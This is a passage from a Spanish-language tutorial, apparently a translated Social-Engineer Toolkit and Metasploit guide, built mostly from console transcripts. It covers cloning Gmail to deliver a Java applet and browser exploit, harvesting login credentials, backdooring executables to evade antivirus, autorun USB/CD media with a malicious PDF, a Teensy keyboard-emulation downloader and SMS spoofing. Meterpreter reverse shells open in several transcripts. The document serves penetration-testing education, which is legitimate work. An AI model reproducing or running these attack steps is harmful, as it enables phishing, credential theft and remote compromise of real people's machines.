Enter your choice (enter for default):

[ - ] Enter the PORT of the listener (enter for default):

[ - ] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...

```
[+] Backdoor completed successfully. Payload is now hidden within a  
legit executable.
```

```
*****
```

```
Do you want to create a Linux/OSX reverse_tcp payload  
in the Java Applet attack as well?
```

```
*****
```

```
Enter choice yes or no: no
```

```
Enter the browser exploit you would like to use
```

1. Internet Explorer CSS Tags Memory Corruption
2. Sun Java Runtime New Plugin docbase Buffer Overflow
3. Microsoft Windows WebDAV Application DLL Hijacker
4. Adobe Shockwave rcsL Memory Corruption Exploit
5. Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow
6. Apple QuickTime 7.6.7 \_Marshaled\_pUnk Code Execution
7. Microsoft Help Center XSS and Command Execution (MS10-042)
8. Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)
9. Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)
10. Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)
11. Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)
12. Microsoft Internet Explorer Style getElementsByTagName Corruption (MS09-072)
13. Microsoft Internet Explorer isComponentInstalled Overflow
14. Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)
15. Microsoft Internet Explorer Unsafe Scripting Misconfiguration
16. FireFox 3.5 escape Return Value Memory Corruption
17. Metasploit Browser Autopwn (USE AT OWN RISK!)

```
Enter your choice (1-12) (enter for default): 8
```

```
[*] Cloning the website: https://gmail.com  
[*] This could take a little bit...  
[*] Injecting Java Applet attack into the newly cloned website.  
[*] Filename obfuscation complete. Payload name is: x5sKAzS  
[*] Malicious java applet website prepped for deployment
```

```
[*] Injecting iframes into cloned website for MSF Attack....  
[*] Malicious iframe injection successful...crafting payload.
```

```
[*] Launching MSF Listener...  
[*] This may take a few to load MSF...  
[-] ***  
[-] * WARNING: No database support: String User Disabled Database  
Support  
[-] ***
```

```

          o           8       o   o
          8           8       8
ooYoYo. .oPYo. o8P .oPYo. .oPYo. .oPYo. 8 .oPYo. o8 o8P
8' 8 8 800008 8 .oooo8 Yb.. 8 8 8 8 8 8 8
8 8 8 8. 8 8 8 'Yb. 8 8 8 8 8 8 8
8 8 8 `Yooo' 8 `YooP8 `YooP' 8YooP' 8 `YooP' 8 8
.....:.....:.....:.....:8.....:.....:.....:....:
.....:.....:.....:.....:8.....:.....:.....:....:
.....:.....:.....:.....:8.....:.....:.....:....:
.....:.....:.....:.....:8.....:.....:.....:....:

      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ---=[ 588 exploits - 300 auxiliary
+ -- ---=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)

resource (src/program_junk/meta_config)> use
windows/browser/ms09_002_memory_corruption
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Started reverse handler on 172.16.32.129:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://172.16.32.129:8080/
[*] Server started.

```

Ahora que ya tenemos todo funcionando, naveguemos por el sitio web y veamos que hay ahí.  
Lo primero se nos obsequia con un este sitio ha sido movido...


[The site https://gmail.com has moved, click here to go to the new location.](https://www.google.com)

<https://gmail.com/>

Pulsamos sobre el enlace y nos golpea el exploit Metasploit, echemos un vistazo al manejador en el fondo:

```
[*] Sending Internet Explorer 7 CFunctionPointer Uninitialized  
Memory Corruption to 172.16.32.131:1329...  
msf exploit(ms09_002_memory_corruption) >
```

Este exploit falla porque estamos utilizando Internet Explorer 6, pero una vez que falla, mira la pantalla de la víctima:



Pulsamos 'run' y tenemos una shell de meterpreter. En esta instancia, deberíamos ser redirigidos al Google original ya que el ataque ha tenido éxito. Notarás también que al utilizar el Applet Java, automáticamente migramos a un hilo separado (proceso), en este caso

notepad.exe. La razon para esto es que si la victima cierra el navegador, estaremos a salvo y el proceso no terminara con nuestra shell del meterpreter.

```
[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1333) at Thu Sep 09 12:33:20 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333)
processing InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >
```

Digamos que este ataque ha fallado y el usuario pulsa 'cancel'. Entonces deberia preguntarsele su nombre de usuario y contraseña en los campos username/password.

```
[*] WE GOT A HIT! Printing the output:
PARAM: ltmp1=default
PARAM: ltmp1cache=2
PARAM: continue=https://mail.google.com/mail/?ui=html
PARAM: zy=l
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=-8578216484479049837
PARAM: ltmp1=default
PARAM: ltmp1=default
PARAM: scc=1
PARAM: ss=1
PARAM: timeStmp=
PARAM: secTok=
PARAM: GALX=fYQL_bXkbzU
POSSIBLE USERNAME FIELD FOUND: Email=thisismyusername
POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT
```

## Generador de Medios Infecciosos

### Generador de Medios Infecciosos

Moviendonos en los vectores de ataque fisicos, y un metodo de ataque completamente diferente, utilizaremos el vector de ataque USB/DVD/CD Infeccioso. Este vector de ataque te permitira importar tu propio ejecutable malicioso, o uno incluido en Metasploit, para crear un DVD/CD/USB que incorpora un archivo autorun.inf. Una vez insertado el dispositivo, llamara autorun y se ejecutara el ejecutable. Como novedad en la version mas reciente, puede utilizar

exploits de formato de archivo tambien, si te preocupa que un ejecutable pueda disparar alertas, puedes especificar un exploit de formato de archivo que disparara un overflow y comprometera el sistema (por ejemplo un exploit de Adobe).

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 3

The Infectious USB/CD/DVD method will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick what type of attack vector you want to use, fileformat bugs or a straight executable.

1. File-Format Exploits
2. Standard Metasploit Executable

Enter your numeric choice (return for default): 1

Enter the IP address for the reverse connection (payload):  
172.16.32.129

Select the file format exploit you want.

The default is the PDF embedded EXE.

\*\*\*\*\* PAYLOADS \*\*\*\*\*

1. SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2. Adobe Flash Player 'Button' Remote Code Execution
3. Adobe CoolType SING Table 'uniqueName' Overflow
4. Adobe Flash Player 'newfunction' Invalid Pointer Use
5. Adobe Collab.collectEmailInfo Buffer Overflow
6. Adobe Collab.getIcon Buffer Overflow
7. Adobe JBIG2Decode Memory Corruption Exploit
8. Adobe PDF Embedded EXE Social Engineering
9. Adobe util.printf() Buffer Overflow
10. Custom EXE to VBA (sent via RAR) (RAR required)

```
11. Adobe U3D CLODProgressiveMeshDeclaration Array Overrun  
12. Adobe PDF Embedded EXE Social Engineering (NOJS)
```

```
Enter the number you want (press enter for default): 1
```

1. Windows Reverse TCP Shell	Spawn a command shell on victim and send back to attacker.
2. Windows Meterpreter Reverse_TCP	Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse VNC DLL	Spawn a VNC server on victim and send back to attacker.
4. Windows Reverse TCP Shell (x64) Reverse TCP Inline	Windows X64 Command Shell,
5. Windows Meterpreter Reverse_TCP (X64) (Windows x64), Meterpreter	Connect back to the attacker
6. Windows Shell Bind_TCP (X64)	Execute payload and create an accepting port on remote system.
7. Windows Meterpreter Reverse HTTPS	Tunnel communication over HTTP using SSL and use Meterpreter

```
Enter the payload you want (press enter for default):
```

```
[*] Windows Meterpreter Reverse TCP selected.
```

```
Enter the port to connect back on (press enter for default):
```

```
[*] Defaulting to port 443...
```

```
[*] Generating fileformat exploit...
```

```
[*] Please wait while we load the module tree...
```

```
[*] Started reverse handler on 172.16.32.129:443
```

```
[*] Creating 'template.pdf' file...
```

```
[*] Generated output file
```

```
/pentest/exploits/set/src/program_junk/template.pdf
```

```
[*] Payload creation complete.
```

```
[*] All payloads get sent to the src/program_junk/template.pdf directory
```

```
[*] Payload generation complete. Press enter to continue.
```

```
[*] Your attack has been created in the SET home directory folder "autorun"
```


```
[*] Copy the contents of the folder to a CD/DVD/USB to autorun.
```

```
Do you want to create a listener right now yes or no: yes
```

```
[ -] ***
```

```
[ -] * WARNING: No database support: String User Disabled Database Support
```

```
[ -] ***
```



```

|_|

resource (/pentest/exploits/set/src/program_junk/meta_config)> use
multi/handler
resource (/pentest/exploits/set/src/program_junk/meta_config)> set
payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/pentest/exploits/set/src/program_junk/meta_config)> set
lhost 172.16.32.129
lhost => 172.16.32.129
resource (/pentest/exploits/set/src/program_junk/meta_config)> set
lport 443
lport => 443
resource (/pentest/exploits/set/src/program_junk/meta_config)> exploit
-j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:443
[*] Starting the payload handler...

```

Al hacer un ls -al en el directorio de SET notaras que hay un directorio "autorun". Quema los contenidos de ese directorio a un CD/DVD o escribelos en un dispositivo USB. Una vez insertado, se te presentara una shell.

```

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1333) at Thu Sep 09 12:42:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333)
processing InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >

```

## Ataque Teensy USB HID

### Vector de Ataque Teensy USB HID

El Vector de Ataque Teensy USB HID es una remarcable combinacion de hardware personalizado y puenteado de restricciones por emulacion de teclado. Tradicionalmente, cuando insertas un DVD/CD o USB con autorun deshabilitado, tu autorun.inf no es llamado, y no puedes ejecutar tu codigo automaticamente. Con el dispositivo basado en Teensy HID puedes emular un teclado y un raton. Cuando insertas el dispositivo sera detectado como un teclado, y con el microprocesador y el almacenamiento en memoria flash integrado puedes enviar muy rapidamente un conjunto de pulsaciones de tecla a la maquina y comprometerla completamente. Puedes pedir un dispositivo Teensy por aproximadamente 17 dolares US a <http://www.prjc.com>. Rapidamente despues de la charla de David Kennedy, Josh Kelley y Adrian Crewshaw sobre dispositivos Teensy, aparecio un hack de PS3 que utilizaba

dispositivos Teensy, y actualmente se encuentran agotados en el momento de escribir este tutorial. Configuremos nuestros dispositivo Teensy para que realice una descargador WSCRIPT de un payload Metasploit. Lo que ocurrira aqui es que un pequeño archivo wscript se escribira, descargara un ejecutable y lo ejecutara. Este sera nuestro payload Metasploit, y todo se manejará desde el Social-Engineer Toolkit.

Select from the menu:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 6

Welcome to the Teensy HID Attack Vector.

Special thanks to: IronGeek and WinFang

The Teensy HID Attack Vector utilizes the teensy USB device to program the device to act as a keyboard. Teensy's have onboard storage and can allow for remote code execution on the physical system. Since the devices are registered as USB Keyboard's it will bypass any autorun disabled or endpoint protection on the system.

You will need to purchase the Teensy USB device, it's roughly \$22 dollars. This attack vector will auto generate the code needed in order to deploy the payload on the system for you.

This attack vector will create the .pde files necessary to import into Arduino (the IDE used for programming the Teensy). The attack vectors range from Powershell based downloaders, wscript attacks, and other methods.

For more information on specifications and good tutorials visit:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>

To purchase a Teensy, visit: <http://www.pjrc.com/store/teensy.html>

Select a payload to create the pde file to import into Arduino:

1. Powershell HTTP GET MSF Payload
2. WSCRIPT HTTP GET MSF Payload
3. Powershell based Reverse Shell
4. Return to the main menu.

Enter your choice: 2

Do you want to create a payload and listener yes or no: yes

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP victim and send back to attacker.	Spawn a command shell on
2. Windows Reverse_TCP Meterpreter on victim and send back to attacker.	Spawn a meterpreter shell
3. Windows Reverse_TCP VNC DLL victim and send back to attacker.	Spawn a VNC server on
4. Windows Bind Shell an accepting port on remote system.	Execute payload and create
5. Windows Bind Shell X64 Bind TCP Inline	Windows x64 Command Shell,
6. Windows Shell Reverse_TCP X64 Reverse TCP Inline	Windows X64 Command Shell,
7. Windows Meterpreter Reverse_TCP X64 attacker (Windows x64), Meterpreter	Connect back to the
8. Windows Meterpreter Egress Buster and find a port home via multiple ports	Spawn a meterpreter shell
9. Import your own executable executable	Specify a path for your own

Enter choice (hit enter for default):

Below is a list of encodings to try and bypass AV.

Select one of the below, 'backdoored executable' is typically the best.

1. avoid\_utf8\_tolower (Normal)
2. shikata\_ga\_nai (Very Good)
3. alpha\_mixed (Normal)
4. alpha\_upper (Normal)
5. call4\_dword\_xor (Normal)
6. countdown (Normal)
7. fnstenv\_mov (Normal)
8. jmp\_call\_additive (Normal)
9. nonalpha (Normal)
10. nonupper (Normal)
11. unicode\_mixed (Normal)
12. unicode\_upper (Normal)
13. alpha2 (Normal)
14. No Encoding (None)
15. Multi-Encoder (Excellent)

```
16. Backdoored Executable (BEST)
```

```
Enter your choice (enter for default):
[-] Enter the PORT of the listener (enter for default):

[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few
seconds...
[-] Backdoor completed successfully. Payload is now hidden within a
legit executable.

[*] PDE file created. You can get it under 'reports/teensy.pde'
[*] Be sure to select "Tools", "Board", and "Teensy 2.0
(USB/KEYBOARD)" in Arduino
Press enter to continue.

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database
Support
[-] ***
```

---

```
< metasploit >
-----
      \   '__,
      \  (oo)_____
        (_____) \ \
          ||--|| *
```


  

```
=[ metasploit v3.4.2-dev [core:3.4 api:1.0]
+ -- ---=[ 588 exploits - 300 auxiliary
+ -- ---=[ 224 payloads - 27 encoders - 8 nops
      =[ svn r10268 updated today (2010.09.09)


resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
```

```
[*] Starting the payload handler...
```

Ahora que tenemos todos preparado, SET exportara un archivo llamado teensy.pde al directorio reports/. Copia ese directorio reports a donde tengas Arduino instalado. Con este ataque, sigue las instrucciones de PRJC sobre como cargar tu codigo a la placa Teensy; es relativamente simple: simplemente necesitas instalar el Teensy Loader y las librerias. Una vez hecho esto, dispondras de una interfaz IDE llamada Arduino. Uno de los aspectos MAS importantes de esto es asegurarse de que defines tu placa como Teclado/Raton Teensy USB.



Una vez tengas esto seleccionado, arrastra tu archivo pde a la interfaz Arduino. Arduino/Teensy soporta Linux, OSX y Windows. Inserta tu dispositivo USB en el pc y carga tu codigo. Esto programara tu dispositivo con el codigo generado por SET. A continuacion una muestra de la carga y el codigo.



Una vez insertado el dispositivo USB en la maquina victimas nuestro codigo es ejecutado, y una vez acabado, se te deberia presentar una shell de meterpreter.

```

[*] Sending stage (748544 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.129:443 ->
172.16.32.131:1333) at Thu Sep 09 12:52:32 -0400 2010
[*] Session ID 1 (172.16.32.129:443 -> 172.16.32.131:1333)
processing InitialAutoRunScript 'migrate -f'
[*] Current server process: java.exe (824)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 3044
[*] New server process: notepad.exe (3044)
msf exploit(ms09_002_memory_corruption) >

```

## Ataque SMS Spoofing

### Vector de Ataque SMS Spoofing

Como pequena observacion, comentar que este modulo es solamente el principio de una nueva plataforma de ataque movil para las nuevas versiones de SET. Los chicos de TB-Security.com introdujeron el modulo SMS spoofing. Este modulo te permitira falsear tu numero de telefono y enviar un SMS. Esto seria beneficioso en ataques de ingenieria social utilizando el Cosechador de Credenciales. Hay mas ataques en preparacion.

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 7

Welcome to the SET SMS Spoofing Attack method. This module allows you to specially craft SMS messages and send them to a person. You can spoof the SMS source.

This module was created by the team at TB-Security.com.

You can use a predefined template, create your own template or specify an arbitrary message. The main method for this would be to get a user to click or coax them on a link in their browser and steal credentials or perform other attack vectors.

1. Perform a SMS Spoofing Attack
2. Create a Social-Engineering Template
3. Return to Main Menu

Enter your choice: 1

SMS Attack Menu

There are different attacks you can launch in the context of SMS spoofing,  
select your own.

What do you want to do:

1. SMS Attack Single Phone Number
2. SMS Attack Mass SMS
3. Return to SMS Spoofing Menu

Enter your choice: 1

Single SMS Attack

Enter who you want to send sms to: 5555555555

Do you want to use a predefined template or craft a one time SMS.

1. Pre-Defined Template
2. One-Time Use SMS
3. Cancel and return to SMS Spoofing Menu

Enter your choice: 1

Below is a list of available templates:

- 1: MRW: pedido no entregado
- 2: Boss Fake
- 3: Movistar: publicidad nokia gratis
- 4: Movistar: publicidad tarifa llamada
- 5: TMB: temps espera
- 6: Movistar: publicidad ROCKRIO
- 7: Movistar: publicidad verano internet
- 8: Vodafone Fool
- 9: Police Fake
- 10: Movistar: publicidad navidad
- 11: Yavoy: regalo yavoy
- 12: Movistar: oferta otoño
- 13: Movistar: publicidad tarifa sms
- 14: teabla: moviles gratis
- 15: Movistar: publicidad aramon
- 16: Movistar: publicidad nieve
- 17: Vodafone: publicidad nuevo contrato
- 18: ruralvia: confirmacion de transferencia
- 19: Ministerio vivienda: incidencia pago
- 20: Tu Banco: visa disponible en oficina

Enter the number you want to use: 2

Service Selection

There are different services you can use for the SMS spoofing, select your own.

What do you want to do:

1. SohoOS (buggy)
2. Lleida.net (pay)
3. MSGANG (pay)
4. Android Emulator (need to install Android Emulator)
5. Cancel and return to SMS Spoofing Menu

Enter your choice: 1

SMS sent

SET has completed.

## Automatizacion SET

### Automatizacion SET

SET tiene una caracteristica llamada "set-automate" que tomara un archivo de respuesta (explicado en un segundo) e introducira los comandos del modo menu por ti. Por ejemplo en anteriores ejemplos hemos visto que debias entrar en cada menu cada vez que preparas el ataque. Asi por ejemplo si queria hace el Applet Java, deberia hacer esto:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Third Party Modules
9. Update the Metasploit Framework
10. Update the Social-Engineer Toolkit
11. Help, Credits, and About
12. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by Kos and utilizes HTTP REFERER's in order to intercept fields and harvest data from them. You need to have an already vulnerable site and incorporate <script src="http://YOURIP/">. This could either be from a compromised site or through XSS.

The web jacking attack method was introduced by white\_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked

a window pops up then is replaced with the malicious link. You can edit

the link replacement settings in the set\_config if its too slow/fast.

The multi-attack will add a combination of attacks through the web attack

menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, and the Man Left in the Middle attack all at once to see which is successful.

1. The Java Applet Attack Method
2. The Metasploit Browser Exploit Method
3. Credential Harvester Attack Method
4. Tabnabbing Attack Method
5. Man Left in the Middle Attack Method
6. Web Jacking Attack Method
7. Multi-Attack Web Method
8. Return to the previous menu

Enter your choice (press enter for default): 1

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

[!] Website Attack Vectors [!]

1. Web Templates
2. Site Cloner
3. Custom Import
4. Return to main menu

Enter number (1-4): 2

SET supports both HTTP and HTTPS

Example: http://www.thisisafakesite.com

Enter the url to clone: https://gmail.com

[\*] Cloning the website: https://gmail.com

```
[*] This could take a little bit...
